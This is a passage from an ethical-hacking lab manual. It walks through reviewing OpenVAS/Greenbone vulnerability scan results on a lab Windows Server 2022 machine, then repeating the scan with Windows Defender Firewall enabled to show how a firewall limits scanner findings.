
The screenshot shows the Greenbone Security Assistant interface within a Mozilla Firefox browser window. The title bar reads "Greenbone Security Assistant - Report Details - Mozilla Firefox". The main content area displays a report titled "Report outdated / end-of-life Scan Engine / Environment (local)". The report summary indicates a severity of "10.0 (High)", a resilience of "97 %", and a target IP of "10.10.1.22". The "Detection Result" section provides details about the installed component version (21.4.1) and the latest available version (21.4.3). A table below lists various vulnerabilities, with one entry highlighted in red, showing a severity of "10.0 (High)" and a CVSS score of "10.0". The bottom of the page includes a footer with copyright information for Greenbone Networks GmbH.

17. Similarly, you can click other discovered vulnerabilities under the **Report: Results** section to view detailed information regarding the vulnerabilities in the target system.
18. Next, go through the findings, including all high or critical vulnerabilities. Manually use your skills to verify the vulnerability. The challenge with vulnerability scanners is that they are quite limited; they work well for an internal or white box test only if the credentials are known. We will explore that now: return to your OpenVAS tool, and set up for the same scan again; but this time, turn your **firewall ON** in the **Windows Server 2022** machine.
19. Now, we will enable **Windows Firewall** in the target system and scan it for vulnerabilities.
20. Switch to the **Windows Server 2022** virtual machine and click **Ctrl+Alt+Del** to activate it, by default, **CEH\Administrator** user profile is selected, type **Pa\$\$w0rd** in the Password field and press **Enter** to login.




21. Navigate to Control Panel → System and Security → Windows Defender Firewall → Turn Windows Defender Firewall on or off, enable Windows Firewall, and click OK.

Note: By turning the Firewall ON, you are making it more difficult for the scanning tool to scan for vulnerabilities in the target system.



22. Switch to **Parrot Security** virtual machine and perform **Steps# 9-11** to create another task for scanning the target system.
23. A newly created task appears under the **Tasks** section and starts scanning the target system for vulnerabilities.



24. After the completion of the scan, click the **Done** button under the **Status** column.

Note: It takes approximately 15-20 minutes for the scan to complete.

Module 05 – Vulnerability Analysis

The screenshot shows the Greenbone Security Assistant interface in Mozilla Firefox. The title bar reads "Greenbone Security Assistant - Tasks - Mozilla Firefox". The main dashboard has three cards: "Tasks by Severity Class (Total: 2)" with a red circle icon, "Tasks with most High Results per Host" with a red bar chart, and "Tasks by Status (Total: 2)" with a blue circle icon. Below the cards is a table of tasks:

Name	Status	Reports	Last Report	Severity	Trend	Actions
Immediate scan of IP 10.10.1.22	Done	1	Thu, Mar 31, 2022 4:03 AM UTC	10.0 (High)		
Immediate scan of IP 10.10.1.22	Done	1	Thu, Mar 31, 2022 4:28 AM UTC	10.0 (High)		

At the bottom, there are links for "Apply to page contents" and "Greenbone Security Assistant (GSA) Copyright (C) 2009-2021 by Greenbone Networks GmbH www.greenbone.net".

25. **Report: Information** appears, click **Results** tab to view the discovered vulnerabilities along with their severity and port numbers on which they are running.

